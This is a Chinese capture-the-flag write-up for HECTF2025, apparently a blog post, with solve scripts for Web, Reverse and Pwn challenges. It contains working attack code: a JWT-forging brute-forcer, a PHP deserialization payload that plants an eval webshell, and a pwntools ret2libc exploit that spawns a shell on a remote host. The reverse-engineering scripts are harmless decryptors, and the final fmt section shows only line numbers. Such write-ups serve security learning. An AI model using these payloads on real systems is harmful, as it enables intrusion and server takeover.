HECTF2025 WP

ljnljn Lv6

最后排名第五
![assets/HECTF2025 WP/2b0733d4d75471d1268119424ece5160.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230805-806271548.png)

Web


像素勇者和神秘宝藏

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
import itertools, hmac, hashlib, base64, json, requests, sys, time


HOST='http://47.100.66.83:31269'

WORD='hectf'


header={'alg':'HS256','typ':'JWT'}

payload={'user':'player','blessed':True,'sacred':True,'exp':1766239251}


def b64u(bs):

    return base64.urlsafe_b64encode(bs).decode().rstrip('=')


hdr = b64u(json.dumps(header,separators=(',',':')).encode())

plb = b64u(json.dumps(payload,separators=(',',':')).encode())

msg = f"{hdr}.{plb}"


candidates = []

for bits in itertools.product(*[(c.lower(),c.upper()) for c in WORD]):

    candidates.append(''.join(bits))


print(f"Trying {len(candidates)} case permutations for '{WORD}'...")


session = requests.Session()

for idx,secret in enumerate(candidates,1):

    sig = hmac.new(secret.encode(), msg.encode(), hashlib.sha256).digest()

    tok = f"{msg}.{b64u(sig)}"

    cookies = {'token':tok, 'role':'vip'}

    try:

        r = session.post(HOST+'/enter', data={'door':'C','courage':'0'}, cookies=cookies, timeout=6)

        text = r.text

        print(f"[{idx}/{len(candidates)}] try={secret} status={r.status_code} len={len(text)}")

        short = text[:500].replace('\n',' ')

        print(short)

        if 'flag' in text.lower() or '宝藏' in text or 'FLAG' in text:

            print('\n=== POSSIBLE FLAG RESPONSE ===')

            print(text)

            sys.exit(0)

    except Exception as e:

        print(f"[{idx}/{len(candidates)}] try={secret} ERROR {e}")

    time.sleep(0.15)


print('Finished permutations, no flag found.')

![assets/HECTF2025 WP/屏幕截图 2025-12-20 211750.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230821-652185438.png)


红宝石的恶作剧

![assets/HECTF2025 WP/file-20251221184041898.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075231528-1442906494.png)

老爷爷的金块

翻,第一张图片就是flag
![assets/HECTF2025 WP/bk_flag.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230583-1106830863.png)

PHPGift

提示
![assets/HECTF2025 WP/file-20251221183007072.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230608-955982855.png)

爆破得到是ser.php
写payload马,然后访问shell.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
<?php

class Logger {

    private $logFile;

    public function __construct($logFile = 'app.log') {

        $this->logFile = $logFile;

    }

}


class User {

    public $data;

    public $params;

}


class FileHandler {

    private $fileHandle;

    private $fileName;

    public function __construct($fileName) {

        $this->fileName = $fileName;

    }

}


$l = new Logger('dummy');


$u1 = new User();

$u1->data = [$l, 'setLogFile'];

$u1->params = 'php://filter/write=convert.base64-decode/resource=shell.php';


$f1 = new FileHandler($u1);


$u2 = new User();

$u2->data = [$l, '__invoke'];

$u2->params = base64_encode('<?php @eval($_POST[1]); ?>');


$f2 = new FileHandler($u2);3


$payload = [$f1, $f2];

echo base64_encode(serialize($payload));

?>

随后找一下flag
![assets/HECTF2025 WP/file-20251221183618460.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075229988-474353902.png)

Reverse

selfhash

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
import struct

def u32(x): return x & 0xffffffff

delta = 0x9E3589B7
k0, k1, k2, k3 = 2, 2, 3, 4

def G(v1, s):
return u32((u32(v1 << 3) + k0) ^ u32(v1 + s) ^ u32((v1 >> 5) + k1))

def F(v0, s):
return u32((u32(v0 << 6) + k2) ^ u32(v0 + s) ^ u32((v0 >> 5) + k3))

def dec_block(v0, v1):
s = u32(delta * 32)
for _ in range(32):
v1 = u32(v1 - F(v0, s))
v0 = u32(v0 - G(v1, s))
s = u32(s - delta)
return v0, v1

v12 = [-625000435, 1921557744, 822383554, 1997933505,
765037762, 1622375005, -33651681, 971056791]
ct = [u32(x) for x in v12]

pt_words = []
for i in range(0, 8, 2):
v0, v1 = dec_block(ct[i], ct[i+1])
pt_words += [v0, v1]

pt = b"".join(struct.pack("<I", w) for w in pt_words)
print(pt.decode())

easyree

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
import struct


def u32(x): return x & 0xffffffff


delta = 0x9E3589B7

k0, k1, k2, k3 = 2, 2, 3, 4


def G(v1, s):

    return u32((u32(v1 << 3) + k0) ^ u32(v1 + s) ^ u32((v1 >> 5) + k1))


def F(v0, s):

    return u32((u32(v0 << 6) + k2) ^ u32(v0 + s) ^ u32((v0 >> 5) + k3))


def dec_block(v0, v1):

    s = u32(delta * 32)

    for _ in range(32):

        v1 = u32(v1 - F(v0, s))

        v0 = u32(v0 - G(v1, s))

        s  = u32(s - delta)

    return v0, v1


v12 = [-625000435, 1921557744, 822383554, 1997933505,

       765037762, 1622375005, -33651681, 971056791]

ct = [u32(x) for x in v12]


pt_words = []

for i in range(0, 8, 2):

    v0, v1 = dec_block(ct[i], ct[i+1])

    pt_words += [v0, v1]


pt = b"".join(struct.pack("<I", w) for w in pt_words)

print(pt.decode())

ezapp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
import struct

def u32(x): return x & 0xffffffff
def rotl32(x, r): return u32((x << r) | (x >> (32 - r)))

# 目标密文(来自 rodata f8b0/f890,拼成 28 字节)
cipher = bytes.fromhex(
"62 93 7a a2 c0 df 91 80 b1 4b ab fe 8b a0 bc d6"
"54 29 d5 6a db 35 c6 fa de 19 d1 0b".replace(" ", "")
)

# rcx 指向的 16 字节常量(0x10f80)
K_bytes = bytes.fromhex("10 32 54 76 98 ba dc fe 01 23 45 67 89 ab cd ef".replace(" ", ""))
K = list(struct.unpack("<4I", K_bytes))

# key 派生:rotl3 + shuffle(0x39) + (K ^ 0xA5A5A5A5)
A5 = 0xA5A5A5A5
K_xor = [u32(x ^ A5) for x in K]
rot = [rotl32(x, 3) for x in K]
rot_shuf = [rot[1], rot[2], rot[3], rot[0]] # pshufd imm=0x39
key = [u32(rot_shuf[i] + K_xor[i]) for i in range(4)]

delta = 0xE46C45A4

def mx(sum_, y, z, p, e, k):
return u32(
(((z >> 5) ^ (y << 2)) + ((y >> 3) ^ (z << 4)))
^ ((sum_ ^ y) + (k[(p & 3) ^ e] ^ z))
)

def xxtea_decrypt_words(v, k):
n = len(v)
rounds = 7 + (52 // n)
sum_ = u32(delta * rounds)
y = v[0]
for _ in range(rounds):
e = (sum_ >> 2) & 3
for p in range(n - 1, 0, -1):
z = v[p - 1]
v[p] = u32(v[p] - mx(sum_, y, z, p, e, k))
y = v[p]
z = v[n - 1]
v[0] = u32(v[0] - mx(sum_, y, z, 0, e, k))
y = v[0]
sum_ = u32(sum_ - delta)
return v

def xxtea_encrypt_words(v, k):
n = len(v)
rounds = 7 + (52 // n)
sum_ = 0
z = v[n - 1]
for _ in range(rounds):
sum_ = u32(sum_ + delta)
e = (sum_ >> 2) & 3
for p in range(n - 1):
y = v[p + 1]
v[p] = u32(v[p] + mx(sum_, y, z, p, e, k))
z = v[p]
y = v[0]
v[n - 1] = u32(v[n - 1] + mx(sum_, y, z, n - 1, e, k))
z = v[n - 1]
return v

# 1) 解密得到 XOR 后的明文(28字节,末尾可能有 padding 0)
cw = list(struct.unpack("<7I", cipher))
pw = xxtea_decrypt_words(cw, key)
plain_padded = struct.pack("<7I", *pw)

# 2) 推断真实长度:这里末尾 1 字节是 padding 0,所以长度=27
xored = plain_padded[:27]

# 3) 反 XOR 得到原输入(flag)
flag = bytes(b ^ ((i - 0x5b) & 0xff) for i, b in enumerate(xored))
print("FLAG =", flag.decode())

# 4) 正向校验:把 flag 再加密回去应当==cipher
tmp = bytearray(flag)
for i in range(len(tmp)):
tmp[i] ^= (i - 0x5b) & 0xff
pad = tmp + b"\x00" # pad 到 28
vw = list(struct.unpack("<7I", pad))
enc = struct.pack("<7I", *xxtea_encrypt_words(vw, key))
print("verify =", enc.hex() == cipher.hex())

cython

直接运行即可
![assets/HECTF2025 WP/file-20251221163620674.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230092-773119638.png)

babyre


对标志位进行修复
![assets/HECTF2025 WP/file-20251221151041700.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075231369-1280065627.png)
保存后发现是pyexe打包程序,解开

pycdc进行pyc逆向
![assets/HECTF2025 WP/file-20251221151229219.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230180-973647146.png)

然后解密

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
# Fixed-logic decrypt script: enforce masking and proper swaps

CIPHERTEXT = bytes.fromhex('b956c3fbf3d57b2a800834ebbf9deabb814b8a2169dcd0fd18ffd3b003')

KEY = b'L00K1t'


def rc4_crypt_fixed(data=None, key=None):

    sbox = [(i * 3 + 7) % 256 for i in range(256)]

    j = 0

    key_len = len(key)

    for i in range(256):

        k = key[i % key_len]

        j = (j + sbox[i] + (k ^ 90) + (i ^ j)) & 255

        a = (i + 1) & 255

        b = (j - 1) & 255

        tmp = sbox[a]

        sbox[a] = sbox[b]

        sbox[b] = tmp

    i = 0

    j = 0

    out = bytearray()

    for byte in data:

        i = (i + 1) & 255

        j = (j + (sbox[i] ^ 90) + (i ^ j)) & 255

        a = (i + 1) & 255

        b = (j - 1) & 255

        tmp = sbox[a]

        sbox[a] = sbox[b]

        sbox[b] = tmp

        t = (sbox[a] + sbox[b]) & 255

        out.append(byte ^ sbox[t])

    return bytes(out)


if __name__ == '__main__':

    keystream = rc4_crypt_fixed(b'\x00' * len(CIPHERTEXT), KEY)

    plaintext = bytes(c ^ k for c, k in zip(CIPHERTEXT, keystream))

    try:

        print(plaintext.decode('utf-8'))

    except Exception:

        print(repr(plaintext))

    print(plaintext.hex())

![assets/HECTF2025 WP/file-20251221151254833.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075232330-1591278363.png)

traceme

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
#!/usr/bin/env python3

data_bytes = [

    72,86,208,71,100,104,173,94,51,102,17,38,134,64,200,117,

    73,37,152,87,83,124,13,33,99,73,13,102,148,42,197,110

]


def ror(b, n):

    n = n % 8

    if n == 0:

        return b & 0xFF

    return ((b >> n) | ((b << (8 - n)) & 0xFF)) & 0xFF


def rol(b, n):

    n = n % 8

    if n == 0:

        return b & 0xFF

    return (( (b << n) & 0xFF) | (b >> (8 - n))) & 0xFF


orig = []

for i in range(32):

    db = data_bytes[i]

    if i % 2 == 1:

        orig.append(db ^ 0x13)

    else:

        n = i % 8

        if n == 0:

            n = 8

        # move() implements rotate-right by n, so inverse is rotate-left

        orig.append(rol(db, n))


flag_bytes = bytes(orig)

print('hex:', flag_bytes.hex())

try:

    print('ascii:', flag_bytes.decode('utf-8'))

except Exception:

    print('ascii (latin-1):', flag_bytes.decode('latin-1'))


if __name__ == '__main__':

    pass

Pwn



nc一下~

![assets/HECTF2025 WP/file-20251221185222034.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075231121-1528487094.png)
然后纯猜
![assets/HECTF2025 WP/file-20251221185300771.png](/assets/cnblogs/HECTF2025 WP/3539156-20251222075230662-271177618.png)

Class_Schedule_Management_System

uaf模板题

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
from pwn import *
p=remote('8.153.93.57',30990)
#p=process('./pwn')
elf=ELF('./pwn')
#gdb.attach(p)
#pause()
context(log_level='debug')
p.sendlineafter(b':',str(2))
p.recvuntil(':')
p.sendline(b'shopadmin123')
p.recvuntil('amount:')
p.sendline(str(-1))
p.recvuntil('Enter product name:')
p.sendline(str(-1))
p.recvuntil('Enter product price:')
p.sendline(str(-1))
p.recvuntil('description:')
pop_rdi=0x401240
puts_got=elf.got['puts']
puts_plt=elf.plt['puts']
main_addr=0x401266
payload=b'a'*0x58+ p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)
p.sendline(payload)
puts_addr = u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
libc=ELF('./libc.so.6')
libc_base = puts_addr-0x87be0
log.success('libc_addr:'+hex(libc_base))
system_addr = libc_base + libc.sym["system"]
binsh_addr = libc_base + 0x00000000001cb42f
p.recvuntil('Enter product name:')
p.sendline(str(-1))
p.recvuntil('Enter product price:')
p.sendline(str(-1))
p.recvuntil('description:')
payload = 0x58 * b'a' +p64(pop_rdi+1)+ p64(pop_rdi) + p64(binsh_addr) + p64(system_addr)
p.sendline(payload)
p.interactive()

fmt

格式化字符串+ret2libc

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
